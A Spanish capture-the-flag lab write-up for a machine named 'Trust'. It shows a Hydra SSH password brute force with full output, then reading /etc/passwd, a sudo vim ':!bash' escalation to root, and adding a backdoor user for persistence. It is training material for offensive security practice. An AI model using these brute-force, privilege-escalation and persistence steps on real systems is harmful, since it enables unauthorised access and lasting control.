


Lo primero seria indicar la dirección IP que tenemos de la máquina, posteriormente seleccionamos Be verbose que nos da información detallada incluye información adicional como respuestas del servidor o depuración. También Show Attempts que nos mostrara la combinación correcta.

Writeup - Maquina: Trust




Acá seleccionamos un diccionario que viene en Kali, en si podemos escoger cualquiera entre mas grande mas opciones de conseguir la contraseña, pero va a tardar más tiempo.



Writeup - Maquina: Trust

Luego seleccionamos start y dejamos que el programa haga la magia

Y lo ha conseguido el usuario Mario tiene como contraseña chocolate, es decir que ya podemos iniciar acceso por SSH en el puerto 22.



```
Salir
Target Passwords Tuning Specific Start
[ATTEMPT] target 172.19.0.2 - login "mario" - pass "1234567" - 10 of 5008 [child 13] (0/1)
[VERBOSE] Disabled child 11 because of too many errors
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[ATTEMPT] target 172.19.0.2 - login "mario" - pass "abc123" - 17 of 5008 [child 7] (0/1)
[ATTEMPT] target 172.19.0.2 - login "mario" - pass "nicole" - 18 of 5008 [child 3] (0/1)
[ATTEMPT] target 172.19.0.2 - login "mario" - pass "daniel" - 19 of 5008 [child 9] (0/1)
[ATTEMPT] target 172.19.0.2 - login "mario" - pass "monkey" - 20 of 5008 [child 13] (0/1)
[ATTEMPT] target 172.19.0.2 - login "mario" - pass "babygirl" - 21 of 5008 [child 2] (0/1)
[ATTEMPT] target 172.19.0.2 - login "mario" - pass "qwerty" - 22 of 5008 [child 1] (0/1)
[ATTEMPT] target 172.19.0.2 - login "mario" - pass "lovely" - 23 of 5008 [child 4] (0/1)
[ATTEMPT] target 172.19.0.2 - login "mario" - pass "654321" - 24 of 5008 [child 10] (0/1)
[ATTEMPT] target 172.19.0.2 - login "mario" - pass "michael" - 25 of 5008 [child 12] (0/1)
[ATTEMPT] target 172.19.0.2 - login "mario" - pass "jessica" - 26 of 5008 [child 15] (0/1)
[ATTEMPT] target 172.19.0.2 - login "mario" - pass "111111" - 27 of 5008 [child 5] (0/1)
[ATTEMPT] target 172.19.0.2 - login "mario" - pass "ashley" - 28 of 5008 [child 8] (0/1)
[ATTEMPT] target 172.19.0.2 - login "mario" - pass "000000" - 29 of 5008 [child 0] (0/1)
[ATTEMPT] target 172.19.0.2 - login "mario" - pass "iloveu" - 30 of 5008 [child 6] (0/1)
[ATTEMPT] target 172.19.0.2 - login "mario" - pass "michelle" - 31 of 5008 [child 7] (0/1)
[ATTEMPT] target 172.19.0.2 - login "mario" - pass "tiger" - 32 of 5008 [child 14] (0/1)
[ATTEMPT] target 172.19.0.2 - login "mario" - pass "sunshine" - 33 of 5008 [child 3] (0/1)
[ATTEMPT] target 172.19.0.2 - login "mario" - pass "chocolate" - 34 of 5008 [child 9] (0/1)
[ATTEMPT] target 172.19.0.2 - login "mario" - pass "password1" - 35 of 5008 [child 13] (0/1)

[22][ssh] host: 172.19.0.2 misc: (null) login: mario password: chocolate
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-17 22:48:14
<finished>

Start Stop Save Output Clear Output
hydra -s 22 -v -V -l mario -P /usr/share/wordlists/nmap.lst -t 16 172.19.0.2 ssh
```

Escribimos ssh mario@172.19.0.2 y nos solicitara contraseña luego escribimos chocolate y listo hemos conseguido hacernos login.

Writeup - Maquina: Trust

```
Archivo Acciones Editar Vista Ayuda
(root@Pandora)-[/home/cyberdark]
# ssh mario@172.19.0.2
The authenticity of host '172.19.0.2 (172.19.0.2)' can't be established.
ED25519 key fingerprint is SHA256:z6uc1wEgwh6GGiDrEIM8ABQT1LGC4CfYAYnV4GXRUVE.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.19.0.2' (ED25519) to the list of known hosts.
mario@172.19.0.2's password:
Linux 57f4041e855e 6.12.20-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.20-1kali1 (2025-03-26) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Mar 20 09:54:46 2024 from 192.168.0.21
mario@57f4041e855e:~$
```

Listo tenemos acceso con el usuario, pero tratamos de ejecutar algún comando, pero no tenemos los privilegios suficientes, es por esto que ejecutamos sudo -l

```
mario@57f4041e855e: ~
Archivo Acciones Editar Vista Ayuda
mario@57f4041e855e:~$ id
uid=1000(mario) gid=1000(mario) groups=1000(mario),100(users)
mario@57f4041e855e:~$ cat /etc/bash
cat: /etc/bash: No such file or directory
mario@57f4041e855e:~$ cat /etc/bash/
cat: /etc/bash/: No such file or directory
mario@57f4041e855e:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:101::/nonexistent:/usr/sbin/nologin
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
mario:x:1000:1000:mario,,,:/home/mario:/bin/bash
Debian-exim:x:103:106::/var/spool/exim4:/usr/sbin/nologin
mario@57f4041e855e:~$ sudo su
[sudo] password for mario:
Sorry, user mario is not allowed to execute '/usr/bin/su' as root on 57f4041e855e.
mario@57f4041e855e:~$ su
Password:
su: Authentication failure
mario@57f4041e855e:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
mario@57f4041e855e:~$ bash
mario@57f4041e855e:~$ bash sudo
/usr/bin/sudo: /usr/bin/sudo: cannot execute binary file
mario@57f4041e855e:~$ sudo -l
[sudo] password for mario:
Matching Defaults entries for mario on 57f4041e855e:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User mario may run the following commands on 57f4041e855e:
  (ALL) /usr/bin/vim
mario@57f4041e855e:~$
```

```
mario@57f4041e855e:~$ sudo -l
Matching Defaults entries for mario on 57f4041e855e:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User mario may run the following commands on 57f4041e855e:
  (ALL) /usr/bin/vim
mario@57f4041e855e:~$
```


Al ejecutar el comando `sudo -l`, nos arroja que el usuario Mario tiene permisos para ejecutar vim, como sabemos vim es un potente editor de texto.

¿Por qué es explotable `/usr/bin/vim`?

vim es un editor de texto avanzado que incluye funcionalidades que van más allá de editar texto. Cuando se ejecuta con privilegios de root (a través de `sudo`), hereda esos privilegios, permitiendo:

1. **Ejecutar comandos del sistema:** vim puede invocar una shell (bash, sh, etc.) desde su interfaz.
2. **Modificar archivos privilegiados:** Como root, vim puede escribir en cualquier archivo del sistema, incluyendo aquellos que controlan usuarios y permisos.
3. **Cargar scripts o plugins:** En algunos casos, se pueden abusar de configuraciones de vim para ejecutar código.

Estas capacidades hacen que permitir `sudo` en vim sea peligroso si no está estrictamente controlado.




```
mario@57f4041e855e: ~
Archivo Acciones Editar Vista Ayuda
mario@57f4041e855e:~$ sudo -l
Matching Defaults entries for mario on 57f4041e855e:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User mario may run the following commands on 57f4041e855e:
  (ALL) /usr/bin/vim
mario@57f4041e855e:~$ sudo /usr/bin/vim
```

Ejecutamos vim como root

Luego en el editor escribimos `!bash` y listo estamos como root, pues este comando invoca una shell desde VIM.


Writeup - Maquina: Trust



The image shows a terminal window with a dark background. The title bar at the top reads "mario@57f4041e855e: ~". Below the title bar is a menu bar with the options "Archivo", "Acciones", "Editar", "Vista", and "Ayuda". The main area of the terminal displays the prompt "root@57f4041e855e:/home/mario#" followed by a white cursor. At the bottom left of the terminal, the text ": !bash" is visible.

Y luego podemos crear un usuario para poder ingresar en caso que cambien la contraseña del usuario Mario.

Writeup - Maquina: Trust



The first terminal screenshot shows a root user on a machine with IP 57f4041e855e. The user runs 'whoami' and 'adduser system'. The 'adduser' command prompts for locale settings, which are left as defaults. It then prompts for a password, which is entered and confirmed. The user information is set to default. The second terminal screenshot shows the same machine, but the user is now 'system'. The user runs 'su system' and 'whoami', both of which return 'system', confirming the user switch was successful.

```
mario@57f4041e855e: ~  
Archivo Acciones Editar Vista Ayuda  
  
root@57f4041e855e:/home/mario# whoami  
root  
root@57f4041e855e:/home/mario# adduser system  
perl: warning: Setting locale failed.  
perl: warning: Please check that your locale settings:  
    LANGUAGE = (unset),  
    LC_ALL = (unset),  
    LANG = "es_CO.UTF-8"  
    are supported and installed on your system.  
perl: warning: Falling back to the standard locale ("C").  
Adding user `system' ...  
Adding new group `system' (1002) ...  
Adding new user `system' (1002) with group `system (1002)' ...  
Creating home directory `/home/system' ...  
Copying files from `/etc/skel' ...  
New password:  
Retype new password:  
passwd: password updated successfully  
Changing the user information for system  
Enter the new value, or press ENTER for the default  
    Full Name []:  
    Room Number []:  
    Work Phone []:  
    Home Phone []:  
    Other []:  
Is the information correct? [Y/n] y  
Adding new user `system' to supplemental / extra groups `users' ...  
Adding user `system' to group `users' ...  
root@57f4041e855e:/home/mario#  
  
system@57f4041e855e: /home/mario  
Archivo Acciones Editar Vista Ayuda  
  
root@57f4041e855e:/home/mario# su system  
system@57f4041e855e:/home/mario$ whoami  
system  
system@57f4041e855e:/home/mario$
```

Sin duda podemos utilizar un backdoor y poder realizar muchas cosas, además lo más importante al desarrollar estos ejercicios no se basa en aprender comandos o palabras, se trata de identificar las técnicas que debo realizar para poder acceder a un sistema, esto solo se logra con constancia y disciplina. ¡¡¡¡Ah y muchas tazas de café!!!!

Recuerden, "Quien estudia, se arma con el poder de cambiar su destino."

Happy Hacking!!!